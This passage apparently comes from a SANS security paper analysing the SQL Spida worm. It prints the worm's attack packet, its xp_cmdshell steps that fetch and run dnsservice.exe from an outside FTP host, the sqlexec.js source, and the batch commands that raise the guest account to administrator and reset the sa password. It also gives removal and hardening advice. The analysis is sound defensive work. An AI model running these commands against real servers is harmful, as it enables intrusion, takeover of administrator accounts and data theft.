00 73 00 68 00 65 00 6C 00 6C 00 20 00 27 00 65   .s.h.e.l.l. .'.e
00 63 00 68 00 6F 00 20 00 66 00 74 00 70 00 3E   .c.h.o. .f.t.p.>
00 20 00 66 00 74 00 70 00 2E 00 78 00 27 00 0A   . .f.t.p...x.'..
00 65 00 78 00 65 00 63 00 20 00 78 00 70 00 5F   .e.x.e.c. .x.p._
00 63 00 6D 00 64 00 73 00 68 00 65 00 6C 00 6C   .c.m.d.s.h.e.l.l
00 20 00 27 00 65 00 63 00 68 00 6F 00 20 00 66   . .'.e.c.h.o. .f
00 6F 00 6F 00 2E 00 63 00 6F 00 6D 00 3E 00 3E   .o.o...c.o.m.>.>
00 20 00 66 00 74 00 70 00 2E 00 78 00 27 00 0A   . .f.t.p...x.'..
00 65 00 78 00 65 00 63 00 20 00 78 00 70 00 5F   .e.x.e.c. .x.p._
00 63 00 6D 00 64 00 73 00 68 00 65 00 6C 00 6C   .c.m.d.s.h.e.l.l
00 20 00 27 00 65 00 63 00 68 00 6F 00 20 00 62   . .'.e.c.h.o. .b
00 69 00 6E 00 3E 00 3E 00 20 00 66 00 74 00 70   .i.n.>.>. .f.t.p
00 2E 00 78 00 27 00 0A 00 65 00 78 00 65 00 63   ...x.'...e.x.e.c
00 20 00 78 00 70 00 5F 00 63 00 6D 00 64 00 73   . .x.p._.c.m.d.s
00 68 00 65 00 6C 00 6C 00 20 00 27 00 65 00 63   .h.e.l.l. .'.e.c
00 68 00 6F 00 20 00 63 00 64 00 20 00 70 00 75   .h.o. .c.d. .p.u
00 62 00 3E 00 3E 00 20 00 66 00 74 00 70 00 2E   .b.>.>. .f.t.p..
00 78 00 27 00 0A 00 65 00 78 00 65 00 63 00 20   .x.'...e.x.e.c.
00 78 00 70 00 5F 00 63 00 6D 00 64 00 73 00 68   .x.p._.c.m.d.s.h
00 65 00 6C 00 6C 00 20 00 27 00 65 00 63 00 68   .e.l.l. .'.e.c.h
00 6F 00 20 00 63 00 64 00 20 00 74 00 6D 00 70   .o. .c.d. .t.m.p
00 3E 00 3E 00 20 00 66 00 74 00 70 00 2E 00 78   .>.>. .f.t.p...x
00 27 00 0A 00 65 00 78 00 65 00 63 00 20 00 78   .'...e.x.e.c. .x
00 70 00 5F 00 63 00 6D 00 64 00 73 00 68 00 65   .p._.c.m.d.s.h.e
00 6C 00 6C 00 20 00 27 00 65 00 63 00 68 00 6F   .l.l. .'.e.c.h.o
00 20 00 67 00 65 00 74 00 20 00 64 00 6E 00 73   . .g.e.t. .d.n.s
00 73 00 65 00 72 00 76 00 69 00 63 00 65 00 2E   .s.e.r.v.i.c.e..
00 65 00 78 00 65 00 3E 00 3E 00 20 00 66 00 74   .e.x.e.>.>. .f.t
00 70 00 2E 00 78 00 27 00 0A 00 65 00 78 00 65   .p...x.'...e.x.e
00 63 00 20 00 78 00 70 00 5F 00 63 00 6D 00 64   .c. .x.p._.c.m.d
00 73 00 68 00 65 00 6C 00 6C 00 20 00 27 00 65   .s.h.e.l.l. .'.e
00 63 00 68 00 6F 00 20 00 63 00 6C 00 6F 00 73   .c.h.o. .c.l.o.s
00 65 00 20 00 3E 00 3E 00 20 00 66 00 74 00 70   .e. .>.>. .f.t.p
00 2E 00 78 00 27 00 0A 00 65 00 78 00 65 00 63   ...x.'...e.x.e.c
00 20 00 78 00 70 00 5F 00 63 00 6D 00 64 00 73   . .x.p._.c.m.d.s
00 68 00 65 00 6C 00 6C 00 20 00 27 00 65 00 63   .h.e.l.l. .'.e.c
00 68 00 6F 00 20 00 71 00 75 00 69 00 74 00 20   .h.o. .q.u.i.t.
00 3E 00 3E 00 20 00 66 00 74 00 70 00 2E 00 78   .>.>. .f.t.p...x
00 27 00 0A 00 65 00 78 00 65 00 63 00 20 00 78   .'...e.x.e.c. .x
00 70 00 5F 00 63 00 6D 00 64 00 73 00 68 00 65   .p._.c.m.d.s.h.e
00 6C 00 6C 00 20 00 27 00 66 00 74 00 70 00 20   .l.l. .'.f.t.p.
00 2D 00 73 00 3A 00 66 00 74 00 70 00 2E 00 78   .-.s.:.f.t.p...x
00 20 00 32 00 30 00 37 00 2E 00 32 00 39 00 2E   . .2.0.7...2.9..
00 31 00 39 00 32 00 2E 00 31 00 36 00 30 00 27   .1.9.2...1.6.0.'
```

```
00 0A 00 65 00 78 00 65 00 63 00 20 00 78 00 70     ...e.x.e.c. .x.p
00 5F 00 63 00 6D 00 64 00 73 00 68 00 65 00 6C     ._.c.m.d.s.h.e.l
00 6C 00 20 00 27 00 64 00 65 00 6C 00 20 00 66     .l. .'.d.e.l. .f
00 74 00 70 00 2E 00 78 00 27 00 0A 00 65 00 78     .t.p...x.'...e.x
00 65 00 63 00 20 00 78 00 70 00 5F 00 63 00 6D      .e.c. .x.p._.c.m
00 64 00 73 00 68 00 65 00 6C 00 6C 00 20 00 27      .d.s.h.e.l.l. .'
00 73 00 74 00 61 00 72 00 74 00 20 00 64 00 6E      .s.t.a.r.t. .d.n
00 73 00 73 00 65 00 72 00 76 00 69 00 63 00 65      .s.s.e.r.v.i.c.e
00 2E 00 65 00 78 00 65 00 27 00 0A 00 00 00 38     ...e.x.e.'.....8
01 00 00 00                                         ....
---------------------------------------
```

A brief explanation as to how the worm injects itself onto a vulnerable server can be found at the Neohapsis Archives[8]:

Specifically the worm instructs the victim to carry out the following sequence of commands (paraphrased below). Note that the FTP server is actually at 207.29.192.160 and the worm uses "foo.com" as the password for the anonymous FTP login.

```
ftp 207.29.192.160
user = ftp
password = foo.com
bin
cd pub
cd tmp
get dnsservice.exe
close
quit
start dnsservice.exe
```

The dnsservice.exe file was quickly removed from the FTP site, but we were able to grab a copy before it was removed. Running strings on the binary shows where the worm is getting the commands sent in the attack packet:

```
-----------------------------------------------
exec xp_cmdshell 'start dnsservice.exe'
exec xp_cmdshell 'del ftp.x'
exec xp_cmdshell 'ftp -s:ftp.x
exec xp_cmdshell 'echo quit >> ftp.x'
exec xp_cmdshell 'echo close >> ftp.x'
exec xp_cmdshell 'echo get dnsservice.exe>> ftp.x'
exec xp_cmdshell 'echo cd tmp>> ftp.x'
exec xp_cmdshell 'echo cd pub>> ftp.x'
exec xp_cmdshell 'echo bin>> ftp.x'
```

[8] http://archives.neohapsis.com/archives/incidents/2001-11/0108.html

exec xp_cmdshell 'echo foo.com>> ftp.x'
exec xp_cmdshell 'echo ftp> ftp.x'
207.29.192.160

A description of the files copied to the hard drive are listed below that would be found on a computer infected with the exploit.

\System32\Drivers\Services.exe
This is a port scanner that the worm uses to locate vulnerable computers.

\System32\Sqlexec.js
This is a JavaScript file that the worm uses to execute command-line functions on the remote computer.

\System32\Clemail.exe
This is a command-line email utility. The worm uses this program to send the IP address and SQL information in email to the virus writer.

\System32\Sqlprocess.js
This is a JavaScript file, which performs the worm functionality. It does the following:

It adds the values ImagePath %COMSPEC% /c start netdde && sqlprocess init Start 2 to the registry key.

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\NetDDE"

It also adds the value dsquery and dbmssocn to the registry key

HKEY_LOCAL_MACHINE\software\microsoft\mssqlserver\client\connectto

It copies the file %SystemRoot%\System32\Regedt32.exe to %SystemRoot%\Regedt32.exe

It deletes the file %SystemRoot%\System32\Msver241.srq

The JavaScript sends the IP address and SQL table and row information to the virus writer. It also searches for vulnerable computers on networks whose IP addresses do not begin with 10, 127, 172, or 192. When it finds a vulnerable computer, it executes \System32\Sqlinstall.bat, which installs the worm onto the remote computer.

\System32\Sqlinstall.bat
This .bat file activates the guest user account, sets the guest user account password to a string of four random characters, and adds the guest account to the Administrators and Domain Admins groups. It then searches for the presence of \System32\Cscript.exe. If it finds the file, it then checks whether the worm has already copied the %SystemRoot%\System32\Regedt32.exe file to %SystemRoot%\Regedt32.exe. If so, the .bat file exits. Otherwise it copies the following files to the default system share of the remote computer:

\System32\Drivers\Services.exe

\System32\Sqlexec.js
\System32\Clemail.exe
\System32\Sqlprocess.js
\System32\Sqlinstall.bat
\System32\Sqldir.js
\System32\Run.js
\System32\Timer.dll
\System32\Samdump.dll
\System32\Pwdump2.exe

After it copies these files it changes the remote SQL administrator password to a string of four random characters. It then triggers the remote computer to execute Sqlprocess.js.

\System32\Sqldir.js
This is a JavaScript file, which the worm uses to collect table and row information from the SQL Server.

\System32\Run.js
This is a JavaScript file, which the worm uses to trigger the remote computers to execute the worm.


\System32\Timer.dll
This is a .dll file, which the worm registers on the infected system. It is a simple timer program.

\System32\Samdump.dll
This is a .dll file that the worm copies to infected computers. It does not appear to perform malicious actions.

\System32\Pwdump2.exe
This is a file that the worm uses to attempt to steal the infected computer's password.

How to Protect Against It

There is a tool called The Retina SQL Worm Scanner created by eEye that is able to scan up to 254 IP addresses at once and determine if any are vulnerable to the recent SQL Worm (AKA: Spida, Digispid.B.Worm). If an IP address is found to be vulnerable to the SQL Worm attack, then the SQL Worm Scanner will flag the IP address. Administrators can then double-click on the IP address to be taken to a website with information on how to fix the vulnerability. The application has a nice GUI and is self-explanatory. Below is a figure of what the application looks like:



GUI of Retina SQL Worm Scanner from eEye

Retina SQL Worm Scanner is a free download and can be obtained by clicking Retina SQL Worm Scanner.

Aside from using the application provided by eEye, recommended action to take in protecting and preventing from the exploit are as follow:

- If your authentication mode is Mixed Mode (Windows Authentication and SQL Server Authentication), secure your SA login account with a non-NULL password. The worm only works if you have no security on your SA login account. Therefore, you should follow the recommendation from the "System Administrator (SA) Login" topic in SQL Server Books Online to make sure that the built-in SA account has a strong password, even if you never directly use the SA account yourself. For increased security, enable Windows Authentication Mode (Windows Authentication only), thus removing the ability for anyone to log in as SA user. Configure your clients to use Windows Authentication.
- Enable auditing for successful and failed logins, and then stop and restart the MS SQL Server service.
- Block port 1433 at your Internet gateways and/or assign SQL Server to listen on an alternate port.
- If port 1433 needs to be available on your Internet gateways, enable egress/ingress filtering to prevent misuse of this port.
- Block all e-mail to ixltd@postone.com (currently not accepting new e-mail).
- Enable Syskey.

- Start Norton AntiVirus (NAV), and make sure that NAV is configured to scan all files. For instructions on how to do this, read the document How to configure Norton AntiVirus to scan all files provided by Symantec.com.
- Run a full system scan.
- Locate and delete the following registry keys and files:
    - HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\NetDDE\ImagePath
    - HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\NetDDE\Start
    - HKEY_LOCAL_MACHINE\software\microsoft\mssqlserver\client\connectto\dsquery
    - %WinDir%\system32\drivers\services.exe
    - %WinDir%\system32\sqlexec.js
    - %WinDir%\system32\clemail.exe
    - %WinDir%\system32\sqlprocess.js
    - %WinDir%\system32\sqlinstall.bat
    - %WinDir%\system32\sqldir.js
    - %WinDir%\system32\run.js
    - %WinDir%\system32\timer.dll
    - %WinDir%\system32\samdump.dll
    - %WinDir%\system32\pwdump2.exe
    - %WinDir%\system32\drivers\services.exe
    - %WinDir%\system32\sqlexec.js
    - %WinDir%\system32\clemail.exe
    - %WinDir%\system32\sqlprocess.js
    - %WinDir%\system32\sqlinstall.bat
    - %WinDir%\system32\sqldir.js
    - %WinDir%\system32\run.js
    - %WinDir%\system32\timer.dll
    - %WinDir%\system32\samdump.dll
    - %WinDir%\system32\pwdump2.exe

Unregister the timer.dll used for scan and infection timing:

- regsvr32 /u TIMER.DLL

The Microsoft SQL Server vulnerability has been well documented thus the listed antivirus software companies have updated their sites to include this exploit. For more information, see McAfee, Symantec, or Trend Micro.

Source Code/Pseudo Code

Incidents.org[9] has code of the wrapper "sqlexec.js" that builds all commands to be passed to the target system through “sa”, which is shown below:

function usage()

[9] http://www.incidents.org/diary/diary.php?id=157

```
{
 WScript.Echo("sqlexec v1.1\n" + "\n" +
            "Usage : " + WScript.ScriptName + " ip user pass cmd\n" +
            "\n" +
            "Note : symbol \" has replaced by ``\n");
 WScript.Quit();
}

if (WScript.Arguments.length < 4)                                    #
# Takes all parameters & neatens them up.

usage();

execstr = WScript.Arguments(3);

for (counter = 4;counter < WScript.Arguments.length;counter++)
 execstr += " " + WScript.Arguments(counter);

# ActiveX Data Object through SQL OLE DB provider.

cn = new ActiveXObject("ADODB.Connection");
cn.Provider = "sqloledb";
cn.Properties("Data Source").Value = WScript.Arguments(0);
cn.Properties("User ID").Value = WScript.Arguments(1);

cn.Properties("Password").Value = WScript.Arguments(2);
cn.Open();

# Makes a connection to the SQL Server

cmd = new ActiveXObject("ADODB.Command");
cmd.ActiveConnection = cn;

# The key part, via xp_cmdshell to run commands

cmd.CommandTxt = "xp_cmdshell '" + execstr.replace(/``/g, "\"")  + "'";

cmd.CommandType = 1;
rs = cmd.Execute();
```

The worm starts it life on a command line, with one (or more) previously identified targets; SQL Server v7x with null sa passwords. sqlexec.js is called by sqlinstall.bat to first test connectivity with a simple echo, then a series of net commands to manipulate the target system's users & groups:

 # Alerting it's alive

```
cscript sqlexec.js %1 sa "" echo %1|find "%1"
if not "%errorlevel%"=="0" goto fail
```

 # Sets the guest account active

```
cscript sqlexec.js %1 sa "" net user guest /active:yes
```

 # Assigns it a random password.

```
cscript sqlexec.js %1 sa "" net user guest %2
```

 # Adds to the administrators and domain admins groups.

```
cscript sqlexec.js %1 sa "" net localgroup administrators guest /add

cscript sqlexec.js %1 sa "" net group ``Domain Admins`` guest /add
```

 # Connects to the target as user "guest" with no drive mapping

```
net use \\%1 %2 /u:guest
```

 # Test for cscript (needed to run). Check to see if it has already been infected.

```
if not exist \\%1\admin$\system32\cscript.exe goto fail
if exist \\%1\admin$\regedt32.exe goto fail
```

The files, as they exist on the jump host (currently active & attacking other hosts), have been hidden with the attrib command, thus if all test thus far pass, attrib -h is run and they are copied from the jump host to the target, then arrtib +h is re-applied to both sets of files.

Now that the files are in place, the guest account is no longer needed and the worm is careful to neaten things up a bit:

 # Deactivates guest.

```
cscript sqlexec.js %1 sa "" net user guest /active:no
```

 # Removes guest from the groups it was added to.

```
cscript sqlexec.js %1 sa "" net localgroup administrators guest /delete

cscript sqlexec.js %1 sa "" net group ``Domain Admins`` guest /delete
```

 # Runs a query to assign a randomly generated password to sa, then fires the scanner.

```
cscript sqlexec.js %1 sa "" isql -E -Q ``sp_password NULL,%2,sa``

cscript sqlexec.js %1 sa %2 run.js sqlprocess.js %2
```

sqlprocess.js is the largest script in the package. It contains routines to grab environment variables, network information, inventory existing databases (three levels: db names, db & table names, and db & table & columns), attempt to grab domain passwords via pwdump2 (works on syskeyed machines via dll injection), pseudo randomly select target ip ranges using preselected address class arrays, and scan for new hosts using fscan.exe that has been UPX packed and renamed "services.exe".

The following part is to create a list of the first bytes of IP numbers (A class network). sdataf array actually controls how frequently the above A class (sdataip) network appears in the loop.

```
sdataip = new Array(216, 64, 211, 209, 210, 212, 206, 61, 63, 202, 208, 24, 207, 204,
203, 66, 65, 213, 12, 192, 194, 195, 198, 193, 217, 129, 140, 142, 148, 128, 196, 200,
130, 146, 160, 164, 170, 199, 205, 43, 62, 131, 144, 151, 152, 168, 218, 4, 38, 67, 90,
132, 134, 150, 156, 163, 166,169);

sdataf = new Array(151, 111, 101, 62, 49, 45, 43, 40, 36, 36, 33, 27, 25, 24, 23, 20, 18,
13, 12, 10, 10, 10, 9, 8, 8, 6, 6, 6, 6, 5, 5, 5, 4, 4, 4, 4, 4, 4, 4, 3, 3, 3, 3, 3, 3, 3, 3, 2, 2,
2, 2, 2, 2, 2, 2, 2, 2, 2)

sarraylength = sdataip.length;
statarray = new Array();

for (s = 0;s < sarraylength;s++)
 {
  arraylength = statarray.length;

  for (i = arraylength;i < arraylength + sdataf[s];i++)
   statarray[i] = sdataip[s];
}
```

The following two registry keys are set to ensure startup at boot time:

```
"HKLM\\System\\CurrentControlSet\\Services\\NetDDE\\ImagePath"
                "%COMSPEC% /c start netdde && sqlprocess init", "REG_EXPAND_SZ");
"HKLM\\System\\CurrentControlSet\\Services\\NetDDE\\Start"
                2, "REG_DWORD");
```

An additional registry key may be set to ensure SQL connectivity via Win32 Winsock:

"HKLM\\software\\microsoft\\mssqlserver\\client\\connectto\\dsquery"
"dbmssocn"

Clemail.exe is included in the package to deliver the body of accumulated information (send.txt) to an account in Singapore: ixltd@postone.comb

Finally, the script cleans itself up, deleting the files it uses to track successes & failures (<path>\.ok and .fail) as well as rdata.txt and send.txt. All remaining net connections are closed with net use <ip> /d.

Additional Information

Description of Exploitation of Vulnerabilities in Microsoft SQL Server
http://www.cert.org/incident_notes/IN-2002-04.html

Analysis of the SQL Snake Code
http://www.incidents.org/diary/diary.php?id=157

Tool Used to Scan a Range of IPs for Port 1433 and Attempts an SQL Connection with the Default sa Account
http://packetstormsecurity.org/NT/scanners/Sqlpoke.zip

Technical Details of SQLSpida.A
http://www.avp.ch/avpve/worms/sqlspida.stm

References

Brown P. Douglas: "MS SQL Worm?," Security Focus Online; November 20, 2001.
URL: http://online.securityfocus.com/archive/75/241153

Donkers, Arthur: "MS SQL Worm," Neohapsis Archives; November 20, 2001.
URL: http://archives.neohapsis.com/archives/incidents/2001-11/0108.html

Liu, Yana: "Symantec Security Response - Hacktool.IPStealer," April 15, 2002.
URL: http://www.symantec.com/avcenter/venc/data/pf/hacktool.ipstealer.html

"Digispid.B.Worm," Symantec Security Response; June 03, 2002.
URL: http://www.symantec.com/avcenter/venc/data/js.spida.b.html

Erdelyi, Gergely; Hypponen, Mikko; Rautiainen, Sami; and Tocheva, Katrin: "F-Secure Virus Descriptions: SQLSpida," F-Secure Computer Virus Information Pages; May 22, 2002. URL: http://www.f-secure.com/v-descs/sqlspida.shtml

"JS/SQLSpida.b.worm," McAfee Avert; May 22, 2002.
URL: http://vil.nai.com/vil/content/v_99499.htm

"Microsoft Security Bulletin MS02-020," Microsoft TechNet; April 17, 2002. URL: http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS02-020.asp

"Microsoft SQL Spida Worm Propagation," Internet Security Systems; May 21, 2002. URL: http://bvlive01.iss.net/issEn/delivery/xforce/alertdetail.jsp?id=advise118

"SQL Seven," SQL Server Magazine; June 20, 2002. URL: http://www.sqlmag.com/Articles/Index.cfm?ArticleID=5923

Last Updated: July 21st, 2017

Upcoming SANS Penetration Testing

SANSFIRE 2017	Washington, DC	Jul 22, 2017 - Jul 29, 2017	Live Event
Security Awareness Summit & Training 2017	Nashville, TN	Jul 31, 2017 - Aug 09, 2017	Live Event
SANS San Antonio 2017	San Antonio, TX	Aug 06, 2017 - Aug 11, 2017	Live Event
SANS Prague 2017	Prague, Czech Republic	Aug 07, 2017 - Aug 12, 2017	Live Event
SANS Boston 2017	Boston, MA	Aug 07, 2017 - Aug 12, 2017	Live Event
SANS Hyderabad 2017	Hyderabad, India	Aug 07, 2017 - Aug 12, 2017	Live Event
SANS Salt Lake City 2017	Salt Lake City, UT	Aug 14, 2017 - Aug 19, 2017	Live Event
SANS New York City 2017	New York City, NY	Aug 14, 2017 - Aug 19, 2017	Live Event
Mentor Session - SEC542	Des Moines, IA	Aug 14, 2017 - Sep 13, 2017	Mentor
Virginia Beach 2017 - SEC560: Network Penetration Testing and Ethical Hacking	Virginia Beach, VA	Aug 21, 2017 - Aug 26, 2017	vLive
SANS Adelaide 2017	Adelaide, Australia	Aug 21, 2017 - Aug 26, 2017	Live Event
SANS Virginia Beach 2017	Virginia Beach, VA	Aug 21, 2017 - Sep 01, 2017	Live Event
Community SANS Memphis SEC504	Memphis, TN	Aug 21, 2017 - Aug 26, 2017	Community SANS
SANS Chicago 2017	Chicago, IL	Aug 21, 2017 - Aug 26, 2017	Live Event
Mentor Session AW - SEC504	Milwaukee, WI	Aug 23, 2017 - Sep 29, 2017	Mentor
Mentor Session AW - SEC504	New York, NY	Aug 24, 2017 - Sep 08, 2017	Mentor
Mentor Session - SEC504	Denver, CO	Aug 29, 2017 - Oct 10, 2017	Mentor
SANS Tampa - Clearwater 2017	Clearwater, FL	Sep 05, 2017 - Sep 10, 2017	Live Event
SANS San Francisco Fall 2017	San Francisco, CA	Sep 05, 2017 - Sep 10, 2017	Live Event
SANS vLive - SEC504: Hacker Tools, Techniques, Exploits and Incident Handling	SEC504 - 201709,	Sep 05, 2017 - Oct 12, 2017	vLive
SANS Network Security 2017	Las Vegas, NV	Sep 10, 2017 - Sep 17, 2017	Live Event
Mentor AW - SEC504	Santa Clara, CA	Sep 11, 2017 - Sep 22, 2017	Mentor
Community SANS Columbia SEC560	Columbia, MD	Sep 11, 2017 - Sep 16, 2017	Community SANS
Community SANS Toronto SEC542	Toronto, ON	Sep 11, 2017 - Sep 16, 2017	Community SANS
SANS Dublin 2017	Dublin, Ireland	Sep 11, 2017 - Sep 16, 2017	Live Event
Mentor Session - SEC560	Dallas, TX	Sep 13, 2017 - Nov 15, 2017	Mentor
Community SANS Madrid SEC560 (in Spanish)	Madrid, Spain	Sep 18, 2017 - Sep 23, 2017	Community SANS
Mentor Session - SEC504	Arlington, VA	Sep 20, 2017 - Nov 01, 2017	Mentor
Mentor Session - SEC560	Manchester, NH	Sep 21, 2017 - Nov 02, 2017	Mentor
SANS London September 2017	London, United Kingdom	Sep 25, 2017 - Sep 30, 2017	Live Event
Rocky Mountain Fall 2017	Denver, CO	Sep 25, 2017 - Sep 30, 2017	Live Event